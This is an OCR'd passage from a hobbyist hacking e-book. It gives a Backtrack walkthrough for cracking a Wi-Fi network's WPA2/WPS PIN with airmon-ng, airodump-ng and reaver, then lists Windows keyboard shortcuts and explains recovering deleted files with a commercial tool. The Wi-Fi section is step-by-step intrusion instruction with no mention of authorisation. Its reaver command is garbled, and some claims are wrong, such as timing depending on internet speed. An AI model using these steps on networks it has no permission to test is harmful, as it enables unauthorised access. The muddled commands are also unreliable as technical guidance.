
Let's see how to crack the key using Backtrack.
Now I am using Backtrack 5r3.
So open the console and follow the given steps:
First thing is to do is run the command :
Airmon-ng start wlan0

Now the next command to write is:
Airodump-ng wlan0
With this command we look for available networks and information regarding BSSID,



PWR Beacons, data, channel etc… Now you need to run the following code:
Reaver -i mon0 -b -c BSSID –c channel network name
Note: - Use the values of BSSID channel and network name in the above command.

I have executed the command and it starts to work as shown in the picture below:



Now you have to wait, time taken is dependent on the strength of password and the speed of your internet connection,

And finally after brute forcing it will give you the WPA2 pin.

WINDOWS SHORTCUTS

SOME USEFUL WINDOWS SHORTCUTS


1. Windows Key + Tab: Aero
2. Windows Key + E: Launches Windows Explorer
3. Windows Key + R: Run Command box
4. Windows Key + F: Search
5. Windows Key + X: Mobility Center
6. Windows Key + L: Lock Computer
7. Windows Key + U: Ease of Access box
8. Windows Key + P: Projector
9. Windows Key + T: Cycle Super Taskbar Items
10. Windows Key + S: OneNote Screen Clipping Tool
11. Windows Key + M: Minimize All Windows
12. Windows Key + D: Show/Hide Desktop
13. Windows Key + Up: Maximize Current Window
14. Windows Key + Down: Restore Down / Minimize
15. Windows Key + Left: Tile Current Window to the Left
16. Windows Key + Right: Tile Current Windows Right
17. Windows Key + # (any number)
18. Windows Key + =: Magnifier
19. Windows Key + plus: Zoom in
20. Windows Key + Minus: Zooms out
21. Windows Key + Space: Peek at the desktop

DATA FORENSICS

HOW TO RECOVER PERMANENTLY DELETED FILES

In this article we will learn that how to recover our permanently deleted files from our computer. Sometimes your important data is accidently deleted from your computer as well as from recycle bin also, and it's very important to recover that file or data.


So here I am using a tool name as "stellar phonix windows data recovery" to recover the permanently deleted files.




By using this tool you can recover your accidently deleted data from your computer.

For it you have to follow simple steps as mentioned below:

Click on the option "deleted file recovery" or "folder recovery" according to your choice.
Then choose the local drive from where you want to scan for the deleted files/folder.
Then it asks you for a quick scan or deep scan, you can choose as according to your need.




After that it scans for all the deleted files/folder from your particular selected local drive. And show you the list of the entire folder from which files are deleted.



Then you have to select your deleted file/folder which you want to recover, as I have selected here “hacking tools” from the folder “vi”.

And then click on the recover option to recover your data successfully.



Note: - The recovered data will work only when the address of that location is empty/not overwritten from where that file/folder is deleted accidently.

CONCLUSION:

Thanks For reading this book and I hope the contents described in this book will help you to know the intents of hackers. Now you are capable of securing your own and your surrounding computers, mobile phones and other networks from the Threat we called "HACKINGAn art of exploitation".

BIBLIOGRAPHY

THEBIGCOMPUTING.COM Hacking for dummies Hacking exposed
XDA developers
Etc.
Find out more @

THEBIGCOMPUTINGdotCOM


THE BIG COMPUTING